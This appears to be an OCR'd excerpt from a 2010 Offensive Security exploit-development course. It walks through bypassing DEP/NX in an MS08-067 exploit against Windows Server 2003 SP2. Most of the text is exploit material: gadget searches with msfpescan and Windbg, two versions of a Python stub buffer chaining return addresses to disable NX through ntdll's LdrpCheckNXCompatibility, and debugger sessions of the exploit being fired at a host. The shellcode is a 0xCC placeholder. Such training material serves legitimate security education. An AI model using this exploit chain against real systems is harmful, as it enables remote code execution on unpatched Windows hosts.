
Checking Protection on Address Memory Page

We can't use *0x76409e92* as a return address because it resides in a memory page marked as readonly. Let's try to search for a different opcode sequence which leads to the same result:

```
root@bt ~/framework-3.2 # tools/nasm_shell.rb
nasm > push edi
00000000  57                push edi
nasm > pop ebp
00000000  5D                pop ebp
nasm >

root@bt # msfpescan -r "\x57\x5d\xc3" -M /tmp/svchost_dump/ | grep 0x
root@bt # msfpescan -r "\x57\x5d\xc2\x04" -M /tmp/svchost_dump/ | grep 0x
0x77e02a0a 575dc204
0x77e083a2 575dc204
0x71bf1bd3 575dc204
0x71bf3d7c 575dc204
```

Msfpescan in action

© All rights reserved to Offensive Security, 2010




We found more than one match! Let's check with Windbg if the selected address resides in a memory page marked as executable:

```
0:017> !address 0x77e083a2
    77e00000 : 77e01000 - 0001a000
                    Type     01000000 MEM_IMAGE
                    Protect  00000020 PAGE_EXECUTE_READ
                    State    00001000 MEM_COMMIT
                    Usage    RegionUsageImage
                    FullPath C:\WINDOWS\system32\NTMARTA.DLL
0:017> u 0x77e083a2
NTMARTA!CKernelContext::GetKernelProperties+0xf:
77e083a2 57              push    edi
77e083a3 5d              pop     ebp
77e083a4 c20400          ret     4
77e083a7 90              nop
77e083a8 90              nop
77e083a9 90              nop
77e083aa 90              nop
77e083ab 90              nop
```

Checking Protection on Address Memory Page

Yes! Our return address should be fine.

 © All rights reserved to Offensive Security, 2010



We are ready to modify our exploit; we are going to modify the “stub” buffer that is presented below:


```
stub= '\x01\x00\x00\x00'        # Reference ID
stub+='\x10\x00\x00\x00'        # Max Count
stub+='\x00\x00\x00\x00'        # Offset
stub+='\x10\x00\x00\x00'        # Actual count
stub+='\x43'*28                 # Server Unc
stub+='\x00\x00\x00\x00'        # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'        # Max Count
stub+='\x00\x00\x00\x00'        # Offset
stub+='\x2f\x00\x00\x00'        # Actual Count
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00' #PATH
stub+='\x41'*18                 # Padding
stub+='\xa2\x83\xe0\x77'        # 0x77e083a2 push edi;pop ebp;retn 0x4
stub+='\x17\xf5\x83\x7c'        # 0x7c83f517 mov dword ptr [ebp-4],2 (NX)
stub+='\xCC'*48                 # Fake Shellcode
stub+='\x00\x00'
stub+='\x00\x00\x00\x00'        # Padding
stub+='\x02\x00\x00\x00'        # Max Buf
stub+='\x02\x00\x00\x00'        # Max Count
stub+='\x00\x00\x00\x00'        # Offset
stub+='\x02\x00\x00\x00'        # Actual Count
stub+='\x5c\x00\x00\x00'        # Prefix
stub+='\x01\x00\x00\x00'        # Pointer to pathtype
stub+='\x01\x00\x00\x00'        # Path type and flags.
```

NX_STUB_0x03 stub buffer

Let’s attach Windbg to the svchost.exe process, set a breakpoint on address 0x77e083a2 (push edi;pop ebp;retn 4) and launch our new exploit:

```
0:045> bp 0x77e083a2
0:045> bl
 0 e 77e083a2     0001 (0001)  0:****
 NTMARTA!CKernelContext::GetKernelProperties+0xf


root@bt #./NX_STUB_0x3.py 10.150.0.194
*******************************************************
**********        MS08-67 Win2k3 SP2         ***********
**********      offensive-security.com       **********
**********    ryujin&muts --- 11/30/2008     **********
*******************************************************
Firing payload...


Breakpoint 0 hit
eax=7c83f517 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=77e083a2 esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
NTMARTA!CKernelContext::GetKernelProperties+0xf:
77e083a2 57              push    edi
```

 © All rights reserved to Offensive Security, 2010




```
ESP-> 012df47c 7c83f517 ntdll!LdrpCheckNXCompatibility+0x2b
      012df480 cccccccc
      012df484 cccccccc
      012df488 cccccccc
      012df48c cccccccc
      012df490 cccccccc
      012df494 cccccccc
      012df498 cccccccc
      012df49c cccccccc
      012df4a0 cccccccc
      012df4a4 cccccccc
      012df4a8 cccccccc
      012df4ac cccccccc

Stepping over...

0:012> p
eax=7c83f517 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=77e083a3 esp=012df478 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
NTMARTA!CKernelContext::GetKernelProperties+0x10:
77e083a3 5d               pop     ebp
0:012> p
eax=7c83f517 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=77e083a4 esp=012df47c ebp=012df464 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
NTMARTA!CKernelContext::GetKernelProperties+0x11:
77e083a4 c20400           ret     4
```

NX_STUB_0x03 session

At this point, the *EBP* register points to the beginning of our buffer as we wanted. Let's step over until we reach "call ntdll!NtSetInformationProcess" to see what the stack is going to look like:




Figure 15: EBP register pointing to the beginning of the buffer

© All rights reserved to Offensive Security, 2010


```
0:012> p
eax=7c83f517 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=7c83f517 esp=012df484 ebp=012df464 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!LdrpCheckNXCompatibility+0x2b:
7c83f517 c745fc02000000  mov     dword ptr [ebp-4],2 ss:0023:012df460=012df4b4
[...]
7c83f528 e81285feff      call    ntdll!NtSetInformationProcess (7c827a3f)


At this point the stack looks like the following:

ESP -> 012df474 ffffffff
       012df478 00000022
       012df47c 012df460
       012df480 00000004
```

ntdll!NtSetInformationProcess arguments on the stack

We've just push onto the stack all the arguments required by *ntdll!NtSetInformationProcess.* Proceeding with the call, *ntdll!NtSetInformationProcess* returns *0* (*EAX* register) and NX is disabled for the running process.

Figure 16: NX disabled for the running process

 © All rights reserved to Offensive Security, 2010



At this point, execution flow proceeds with the procedure epilogue (*"or byte ptr[esi+37h],80h; pop esi; leave; retn 0x4"*)[13] and our first objective has been achieved.

```
Offset: @$scopeip
7c8343cf fc              cld
7c8343d0 000f            add     byte ptr [edi],cl
7c8343d2 8547b1          test    dword ptr [edi-4Fh],eax
7c8343d5 0000            add     byte ptr [eax],al
7c8343d7 804e3780        or      byte ptr [esi+37h],80h
7c8343db 5e              pop     esi
7c8343dc c9              leave
7c8343dd c20400          ret     4
7c8343e0 64a118000000    mov     eax,dword ptr fs:[00000018h]
7c8343e6 8b4030          mov     eax,dword ptr [eax+30h]
7c8343e9 8b780c          mov     edi,dword ptr [eax+0Ch]
7c8343ec 83c71c          add     edi,1Ch
7c8343ef 897dac          mov     dword ptr [ebp-54h],edi
7c8343f2 8b37            mov     esi,dword ptr [edi]
7c8343f4 8975bc          mov     dword ptr [ebp-44h],esi
```


Figure 17: LdrpCheckNxCompatibility epilogue

Exercise

1) Repeat the required steps in order to disable DEP for the running process.

[13] Please note that, according to the function epilogue, ESI must point to a writable memory address too. In this case we didn't have to fix *ESI* because it was already and "luckily" pointing to a stack address.

© All rights reserved to Offensive Security, 2010



MS08-067 Case Study: Returning into our Buffer

We must now worry about regaining the execution flow by returning into our controlled buffer. Let's analyze the function epilogue and the cpu registers to see what is about to happen:

```
POP ESI -> ESP is incremented by 0x4    ESP = 012df488 cccccccc
LEAVE   -> mov esp, ebp -> ESP = EBP = EDI = 012df464 5c 00 41 41
           pop ebp      -> ESP = 012df464 + 0x4 = 012df468 41 41 41 41
RETN 4  -> EIP = 012df468 = 41 41 41 41
           ESP = ESP + 0x8 = 012df470 2d f5 83 7c
```

ntdll!NtSetInformationProcess arguments on the stack

```
Offset: @$scopeip                                                          Previous   Next
7c8343b9 0f8558b10000     jne     ntdll!LdrpCheckNXCompatibility+0x2b (7c83f517
7c8343bf 56               push    esi
7c8343c0 e8dc510000       call    ntdll!LdrpCheckNxIncompatibleDllSection (7c83
7c8343c5 84c0             test    al,al
7c8343c7 0f851f0e0100     jne     ntdll!LdrpCheckNXCompatibility+0x3e (7c8451ec
7c8343cd 837dfc00         cmp     dword ptr [ebp-4],0
7c8343d1 0f8547b10000     jne     ntdll!LdrpCheckNXCompatibility+0x4b (7c83f51e
7c8343d7 804e3780         or      byte ptr [esi+37h],80h
7c8343db 5e               pop     esi
7c8343dc c9               leave
7c8343dd c20400           ret     4
7c8343e0 64a118000000     mov     eax,dword ptr fs:[<Unloaded_SG.DLL>+0x17 (000
7c8343e6 8b4030           mov     eax,dword ptr [eax+30h]
7c8343e9 8b780c           mov     edi,dword ptr [eax+0Ch]
7c8343ec 83c71c           add     edi,1Ch
7c8343ef 897dac           mov     dword ptr [ebp-54h],edi

Memory
Virtual: esp                                   Previous
Display format: Pointer and Symb               Next
01c1f484 cccccccc
01c1f488 cccccccc
01c1f48c cccccccc
01c1f490 cccccccc
01c1f494 cccccccc
01c1f498 cccccccc
01c1f49c cccccccc
01c1f4a0 cccccccc
01c1f4a4 cccccccc
01c1f4a8 cccccccc
01c1f4ac cccccccc
01c1f4b0 00080000 <Unloaded_SG.DLL>+
01c1f4b4 002e005c <Unloaded_SG.DLL>+
01c1f4b8 005c002e <Unloaded_SG.DLL>+

Ln 0, Col 0  Sys 0:<Local>  Proc 000:de4  Thrd 019:a30  NUM
```

Figure 18: Stack frame layout in LdrpCheckNxCompatibility epilogue (before POP ESI)

```
Offset: @$scopeip                                                          Previous   Next
7c8343bf 56               push    esi
7c8343c0 e8dc510000       call    ntdll!LdrpCheckNxIncompatibleDllSection (7c83
7c8343c5 84c0             test    al,al
7c8343c7 0f851f0e0100     jne     ntdll!LdrpCheckNXCompatibility+0x3e (7c8451ec
7c8343cd 837dfc00         cmp     dword ptr [ebp-4],0
7c8343d1 0f8547b10000     jne     ntdll!LdrpCheckNXCompatibility+0x4b (7c83f51e
7c8343d7 804e3780         or      byte ptr [esi+37h],80h
7c8343db 5e               pop     esi
7c8343dc c9               leave
7c8343dd c20400           ret     4
7c8343e0 64a118000000     mov     eax,dword ptr fs:[<Unloaded_SG.DLL>+0x17 (000
7c8343e6 8b4030           mov     eax,dword ptr [eax+30h]
7c8343e9 8b780c           mov     edi,dword ptr [eax+0Ch]
7c8343ec 83c71c           add     edi,1Ch
7c8343ef 897dac           mov     dword ptr [ebp-54h],edi
7c8343f2 8b37             mov     esi,dword ptr [edi]

Virtual: esp                                   Previous
Display format: Pointer and Symb               Next
01c1f488 cccccccc
01c1f48c cccccccc
01c1f490 cccccccc
01c1f494 cccccccc
01c1f498 cccccccc
01c1f49c cccccccc
01c1f4a0 cccccccc
01c1f4a4 cccccccc
01c1f4a8 cccccccc
01c1f4ac cccccccc
01c1f4b0 00080000 <Unloaded_SG.DLL>+
01c1f4b4 002e005c <Unloaded_SG.DLL>+
01c1f4b8 005c002e <Unloaded_SG.DLL>+
01c1f4bc 41414141

Ln 0, Col 0  Sys 0:<Local>  Proc 000:de4  Thrd 019:a30  NUM
```

Figure 19: Stack frame layout in LdrpCheckNxCompatibility epilogue (before LEAVE)

© All rights reserved to Offensive Security, 2010




Figure 20: Stack frame layout in LdrpCheckNxCompatibility epilogue (before RETN 0x4)

Figure 21: Stack frame layout in LdrpCheckNxCompatibility epilogue (after RETN 0x4)

We own *EIP* - however none of our registers seem to point to a usable buffer chunk. Checking deeply, we can see that *ESP* points to *0x7c83f52d* ...that looks familiar! Let's take a look at the part of the stack frame pointed by *EBP* just before and after the call to the *ntdll!ZwSetInformationProcess* procedure:

```
Before ntdll!ZwSetInformationProcess call
012df464 5c 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41  \.AAAAAAAAAAAAAA
012df474 41 41 41 41 64 f4 2d 01 17 f5 83 7c cc cc cc cc  AAAAd.-....|....


After ntdll!ZwSetInformationProcess call:
012df464 5c 00 41 41 41 41 41 41 4b 7a 82 7c 2d f5 83 7c  \.AAAAAAKz.|-..|
012df474 ff ff ff ff 22 00 00 00 60 f4 2d 01 04 00 00 00  ...."...`.-.....

0:015> u 7c827a4b
ntdll!ZwSetInformationProcess+0xc:
7c827a4b c21000          ret     10h
7c827a4e 90              nop
```

 © All rights reserved to Offensive Security, 2010

```
0:015> u 7c83f52d
ntdll!LdrpCheckNXCompatibility+0x5a:
7c83f52d e9a54effff      jmp     ntdll!LdrpCheckNXCompatibility+0x5a (7c8343d7)
```

Stack Frame before and after ntdll!NtSetInformationProcess Call

The *0x7c83f52d* and *0x7c827a4b* addresses that we see overwriting part of our *"\x41"* 18 Bytes buffer, are respectively the *LdrpCheckNXCompatibility* return address and the *ZwSetInformationProcess* return address: when a subroutine calls another procedure, the caller pushes the return address onto the stack, and once finished, the called subroutine pops the return address off the stack and transfers control to that address[14].




Figure 22: ESP-0x8 points once again to a controlled DWORD

So what can we do now? If we could find a way to avoid those 8 bytes to be overwritten, we would have *ESP* pointing to a controlled buffer chunk! A *"pop r32;retn"* opcode sequence should increment the *ESP* register by 8 bytes, and should make the trick! Let's search for it in *ntdll* memory space using Windbg:

```
root@bt ~/framework-3.2 # tools/nasm_shell.rb
nasm > pop ebp
00000000  5D                pop ebp

0:050> !dlls -c ntdll
Dump dll containing 0x7c800000:

0x00081f08: C:\WINDOWS\system32\ntdll.dll
      Base   0x7c800000  EntryPoint  0x00000000  Size       0x000c0000
      Flags  0x80004004  LoadCount   0x0000ffff  TlsIndex   0x00000000
```

[14] http://en.wikipedia.org/wiki/Call_stack

 © All rights reserved to Offensive Security, 2010

```
              LDRP_IMAGE_DLL
              LDRP_ENTRY_PROCESSED

0:050> s 0x7c800000 Lc0000 5d c3
7c8019f8  5d c3 3b f0 0f 85 b5 2f-05 00 e9 c5 2f 05 00 33  ].;..../..../..3
7c801a57  5d c3 8b cf 49 49 74 20-83 e9 06 0f 84 75 2d 05  ]...IIt .....u-.
7c805823  5d c3 0f b6 58 0f 66 8b-1c 5a 66 89 59 1e e9 7d  ]...X.f..Zf.Y..}
7c80807d  5d c3 90 00 cc cc cc cc-cc 83 e8 69 0f 84 ab ff  ].........i....
7c809475  5d c3 0f b7 45 08 51 50-e8 09 00 00 00 59 59 5d  ]...E.QP.....YY]
7c809484  5d c3 90 90 90 90 90 8b-ff 55 8b ec 8b 45 0c 83  ]........U...E..
[...]

0:050> !address 7c809484
    7c800000 : 7c801000 - 00086000
                    Type     01000000 MEM_IMAGE
                    Protect  00000020 PAGE_EXECUTE_READ
                    State    00001000 MEM_COMMIT
                    Usage    RegionUsageImage
                    FullPath C:\WINDOWS\system32\ntdll.dll
```


Searching for POP EBP, RETN

We found more than one match and, once again, we are ready to change our exploit stub buffer to match the following:

```
stub= '\x01\x00\x00\x00'         # Reference ID
stub+='\x10\x00\x00\x00'         # Max Count
stub+='\x00\x00\x00\x00'         # Offset
stub+='\x10\x00\x00\x00'         # Actual count
stub+='\x43'*28                  # Server Unc
stub+='\x00\x00\x00\x00'         # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'         # Max Count
stub+='\x00\x00\x00\x00'         # Offset
stub+='\x2f\x00\x00\x00'         # Actual Count
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00' #PATH
stub+='\x41'*18                  # Padding
stub+='\x84\x94\x80\x7c'         # 0x7c809484 pop ebp;retn
stub+='\xFF\xFF\xFF\xFF'         # junk to be popped
stub+='\xa2\x83\xe0\x77'         # 0x77e083a2 push edi;pop ebp;retn 0x4
stub+='\x17\xf5\x83\x7c'         # 0x7c83f517 mov dword ptr [ebp-4],2
stub+='\xCC'*40                  # Fake Shellcode
stub+='\x00\x00'
stub+='\x00\x00\x00\x00'         # Padding
stub+='\x02\x00\x00\x00'         # Max Buf
stub+='\x02\x00\x00\x00'         # Max Count
stub+='\x00\x00\x00\x00'         # Offset
stub+='\x02\x00\x00\x00'         # Actual Count
stub+='\x5c\x00\x00\x00'         # Prefix
stub+='\x01\x00\x00\x00'         # Pointer to pathtype
stub+='\x01\x00\x00\x00'         # Path type and flags.
```

NX_STUB_0x04 stub buffer

© All rights reserved to Offensive Security, 2010



Let's set up a breakpoint on our new return address and run the above exploit:

```
0:050> bp 0x7c809484
0:050> bl
 0 e 7c809484     0001 (0001)  0:**** ntdll!fputwc+0x29
0:050> g

root@bt # ./NX_STUB_0x4.py 10.150.0.194
*****************************************************
**********        MS08-67 Win2k3 SP2        **********
**********      offensive-security.com      **********
**********    ryujin&muts --- 11/30/2008    **********
*****************************************************
Firing payload...

Breakpoint 0 hit
eax=ffffffff ebx=010c005c ecx=010cf4b2 edx=010cf508 esi=010cf4b6 edi=010cf464
eip=7c809484 esp=010cf47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!fputwc+0x29:
7c809484 5d              pop     ebp
```

NX_STUB_0x04 session

```
7c809484 5d              pop     ebp
7c809485 c3              ret
7c809486 90              nop
7c809487 90              nop
7c809488 90              nop
7c809489 90              nop
7c80948a 90              nop
ntdll!_flswbuf:
```

```
Command
                          FullPath C:\WINDOWS\system32\ntdll.dll
0:050> bp 0x7c809484
0:050> bl
 0 e 7c809484     0001 (0001)  0:**** ntdll!fputwc+0x29
0:050> g
Breakpoint 0 hit
eax=ffffffff ebx=010c005c ecx=010cf4b2 edx=010cf508 esi=010cf4b6 edi=010cf464
eip=7c809484 esp=010cf47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!fputwc+0x29:
7c809484 5d              pop     ebp
```

Figure 23: Breakpoint hit

 © All rights reserved to Offensive Security, 2010




Figure 24: Stack frame ready for exploitation

© All rights reserved to Offensive Security, 2010

Now we proceed (stepping over) until the "retn 0x4" (end of function epilogue) is reached in *LdrpCheckNXCompatibility* to check if the "pop ebp; retn" trick will give the expected effect:

```
eax=00000000 ebx=010c005c ecx=010cf474 edx=7c8285ec esi=cccccccc edi=010cf464
eip=7c8343dd esp=010cf468 ebp=4141005c iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!LdrpCheckNXCompatibility+0x60:
7c8343dd c20400          ret     4

ESP -> 010cf468 41414141
       010cf46c 41414141
       010cf470 41414141
       010cf474 7c827a4b ntdll!ZwSetInformationProcess+0xc
       010cf478 7c83f52d ntdll!LdrpCheckNXCompatibility+0x5a
       010cf47c ffffffff
       010cf480 00000022
       010cf484 010cf460
       010cf488 00000004
       010cf48c cccccccc
```

NX_STUB_0x04 session

```
Disassembly
Offset: @$scopeip                                                    Previous
7c8343c0 e8dc510000      call    ntdll!LdrpCheckNxIncompatibleDllSection (7c8395a1)
7c8343c5 84c0            test    al,al
7c8343c7 0f851f0e0100    jne     ntdll!LdrpCheckNXCompatibility+0x3e (7c8451ec)
7c8343cd 837dfc00        cmp     dword ptr [ebp-4],0
7c8343d1 0f8547b10000    jne     ntdll!LdrpCheckNXCompatibility+0x4b (7c83f51e)
7c8343d7 804e3780        or      byte ptr [esi+37h],80h
7c8343db 5e              pop     esi
7c8343dc c9              leave
7c8343dd c20400          ret     4
7c8343e0 64a118000000    mov     eax,dword ptr fs:[00000018h]
7c8343e6 8b4030          mov     eax,dword ptr [eax+30h]
7c8343e9 8b780c          mov     edi,dword ptr [eax+0Ch]
7c8343ec 83c71c          add     edi,1Ch
7c8343ef 897dac          mov     dword ptr [ebp-54h],edi
7c8343f2 8b37            mov     esi,dword ptr [edi]
7c8343f4 8975bc          mov     dword ptr [ebp-44h],esi

Command
eax=00000000 ebx=010c005c ecx=010cf474 edx=7c8285ec esi=cccccccc edi=010cf464
eip=7c8343dc esp=010cf490 ebp=010cf464 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!LdrpCheckNXCompatibility+0x5f:
7c8343dc c9              leave
0:034>
eax=00000000 ebx=010c005c ecx=010cf474 edx=7c8285ec esi=cccccccc edi=010cf464
